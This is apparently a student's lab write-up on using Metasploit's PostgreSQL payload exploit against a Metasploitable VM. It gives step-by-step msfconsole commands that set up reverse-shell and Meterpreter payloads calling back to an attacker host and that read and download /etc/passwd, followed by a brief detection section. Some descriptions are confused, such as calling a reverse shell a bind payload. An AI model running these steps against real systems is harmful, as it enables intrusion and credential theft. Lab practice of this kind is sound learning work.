Aiden Chang

Penetration testing #2: Metasploit, exploits, and payloads

Exploit options:

I will be exploiting postgresql

10.0.2.4 5432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7

First, type in the command use exploit/linux/postgres/postgres_payload

Which then prompts this

msf6 exploit(linux/postgres/postgres_payload) >

Typing in the command show options to see the options will display this screen.

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

As we can see, we need to specify RHOST. We set RHOST as 10.0.2.4(metasploitable ip)

By using the command set RHOST 10.0.2.4

Payloads:

We use the command show payloads, we get a list

Compatible Payloads

==========

#	Name	Disclosure Date	Rank	Check	Description
0	generic/custom		normal	No	Custom Payload
1	generic/debug_trap		normal	No	Generic x86 Debug Trap
2	generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	generic/tight_loop		normal	No	Generic x86 Tight Loop
5	linux/x86/chmod		normal	No	Linux Chmod
6	linux/x86/exec		normal	No	Linux Execute Command
7	linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
8	linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
9	linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager
10	linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)
11	linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
12	linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)

13 linux/x86/meterpreter/reverse_nonx_tcp normal No Linux Mettle x86, Reverse TCP Stager

14 linux/x86/meterpreter/reverse_tcp normal No Linux Mettle x86, Reverse TCP Stager

15 linux/x86/meterpreter/reverse_tcp_uuid normal No Linux Mettle x86, Reverse TCP Stager

16 linux/x86/metsvc_bind_tcp normal No Linux Meterpreter Service, Bind TCP

17 linux/x86/metsvc_reverse_tcp normal No Linux Meterpreter Service, Reverse TCP Inline

18 linux/x86/read_file normal No Linux Read File

19 linux/x86/shell/bind_ipv6_tcp normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)

20 linux/x86/shell/bind_ipv6_tcp_uuid normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)

21 linux/x86/shell/bind_nonx_tcp normal No Linux Command Shell, Bind TCP Stager

22 linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)

23 linux/x86/shell/bind_tcp_uuid normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)

24 linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Reverse TCP Stager (IPv6)

25 linux/x86/shell/reverse_nonx_tcp normal No Linux Command Shell, Reverse TCP Stager

26 linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Stager

27 linux/x86/shell/reverse_tcp_uuid normal No Linux Command Shell, Reverse TCP Stager

28 linux/x86/shell_bind_ipv6_tcp normal No Linux Command Shell, Bind TCP Inline (IPv6)

29 linux/x86/shell_bind_tcp normal No Linux Command Shell, Bind TCP Inline

30 linux/x86/shell_bind_tcp_random_port normal No Linux Command Shell, Bind TCP Random Port Inline

31 linux/x86/shell_reverse_tcp normal No Linux Command Shell, Reverse TCP Inline

32 linux/x86/shell_reverse_tcp_ipv6 normal No Linux Command Shell, Reverse TCP Inline (IPv6)

Exploiting:


First Payload

Setting the payload to be linux/x86/shell_reverse_tcp(Bind TCP Random Port Inline) which has a description of Listen for a connection in a random port and spawn a command shell. This can be achieved by using the command set PAYLOAD linux/x86/shell_reverse_tcp and exploiting it(set LHOST to 10.0.2.15 if that is not specified, but in my case it was) causes me to log into the shell as postgres and I end up in the postgres folder. I realized I do not have permission to modify or export the passwd file. However, I could use the command cat and take a look at it. I could manually find the root password by reading through the file since the passwords are not

encrypted, and use that to transfer the etc/passwrd file back to the kali linux server. After further testing and research, I realized that I cannot access the root account from the postgres account and that I cannot send the password without root permissions using my method. I assume this is good for security reasons, if my database has been compromised for any reason, root will be protected.


Second Payload

Linux Mettle x86, Reverse TCP Stager is the second payload I am trying to use. This injects a mettle server payload to the victim's machine which then connects back to the attacker. We can do this by typing set payload linux/x86/meterpreter/reverse_tcp. We then type options. RHOSTS is not yet set, so we set that we metasploitable ip address 10.0.2.4. Once we exploit, we opened up a meterpreter server. From there, I can download the passwords file using the command Download [location]



Detection:

One way that my intrusion can be detected is through monitoring all connections and notifying when a new ip address is detected. We can see all connections using the command ss. Below is the connections of metasploitable when I am exploiting.



This is what it looks like when I am not


```
msfadmin@metasploitable:~$ ss
State      Recv-Q Send-Q      Local Address:Port          Peer Address:Port
msfadmin@metasploitable:~$
```

As you can see there are no other ip addresses or network connections detected.

Learned:

There are a few basic things about metasploitable that I learned. First thing, I finally figured out how to scroll up in metasploitable(shift page up). Another interesting thing I learned was inline payloads. I tried some other payloads that did not result in a shell pop up. After some struggling I found out there are things called inline payloads that contain the full shell code and automatically perform the task.

One interesting thing to note was that when I exploited as root I could not use the download command as it throws me this error.



```
[*] Download /etc/passwd ⇒ /
[-] Session manipulation failed: Is a directory @ rb_sysopen - / ["/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:381:in `initialize'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:381:in `open'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:381:in `cmd_download'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:600:in `run_builtin_cmd'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:588:in `run_single'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:757:in `_interact_stream'", "/usr/share/metasploit-framework/lib/msf/base/sessions/command_shell.rb:741:in `_interact'", "/usr/share/metasploit-framework/lib/rex/ui/interactive.rb:51:in `interact'", "/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1572:in `cmd_sessions'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_command'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:476:in `block in run_single'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `each'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `run_single'", "/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/exploit.rb:222:in `cmd_exploit'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_command'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:476:in `block in run_single'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `each'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `run_single'", "/usr/share/metasploit-framework/lib/rex/ui/tex
```

But I could run the download command as meterpreter(logged in as postgres)? Which has lower privileges than root.